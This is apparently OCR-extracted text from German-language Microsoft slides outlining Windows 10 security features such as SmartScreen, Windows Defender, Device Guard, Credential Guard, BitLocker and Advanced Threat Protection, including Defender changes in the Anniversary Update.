
Bedingter Zugriff

Windows Defender ATP


SCHUTZ VON GERÄTEN

ROOTS OF TRUST-SICHERHEIT

EIN EINZIGER EINBRUCH KOMPROMITTIERT ALLE KOMPONENTEN



WICHTIGE KOMPONENTEN SIND GETRENNT UND GESCHÜTZT



CARCASSONNE, FRANKREICH

DER WINDOWS 10-**SICHERHEITSSTACK**

SCHÜTZEN, ERKENNEN UND REAGIEREN

PRE-BREACH → POST-BREACH

Schutz von Geräten

Integrität der Geräte

Gerätesteuerung

Absicherung gegen Bedrohungen

SmartScreen

Windows-Firewall

Microsoft Edge

Device Guard

Windows Defender

Schutz der Identitäten

Windows Hello

Credential Guard

Schutz von Informationen

BitLocker und BitLocker to Go

Enterprise Data Protection

Einbruchserkennung: Untersuchung und Reaktion

Bedingter Zugriff

Windows Defender ATP

UMFASSENDER **SCHUTZ VOR BEDROHUNGEN**

Office ATP

SmartScreen

Windows-Firewall

Extern

Intern

Windows Defender

Device Guard

Microsoft Edge


PROAKTIVE BEDROHUNGSERKENNUNG UND **SCHUTZ**

Microsoft SmartScreen

- Eine Phishing- und Malware-Filtertechnologie für Internet Explorer 11 und Microsoft Edge unter Windows 10.
- Ermöglicht den Schutz vor Drive-by-Angriffen.
- Ein Cloud-Dienst, der fortlaufend aktualisiert wird und nicht bereitgestellt werden muss.

Exchange Online Advanced Threat Protection

- Cloudbasierter Dienst zur E-Mail-Filterung, der vor unbekannter Malware und unbekannten Viren schützt.
- Eine URL-Trace-Technologie prüft möglicherweise schädliche Links.



WINDOWS DEFENDER WINDOWS 10 ANNIVERSARY UPDATE


https://www.microsoft.com/itshowcase/Article/Content/752/Microsoft-IT-uses-Windows-Defender-to-boost-malware-protection
https://www.microsoft.com/itshowcase/Article/Content/782/Using-Windows-Defender-telemetry-to-help-mitigate-malware-attacks

WINDOWS **DEFENDER WINDOWS 10** ANNIVERSARY UPDATE

Erweiterte oder neue Funktionalitäten

- Weniger regelmäßige Scans
- Verbesserte Benachrichtigungen
- Verbesserte PUA-Erkennung
- BaFS verbessert
  - Erweiterte Beispielclient-Datenbank
  - Verbessertes Whitelisting von Clients

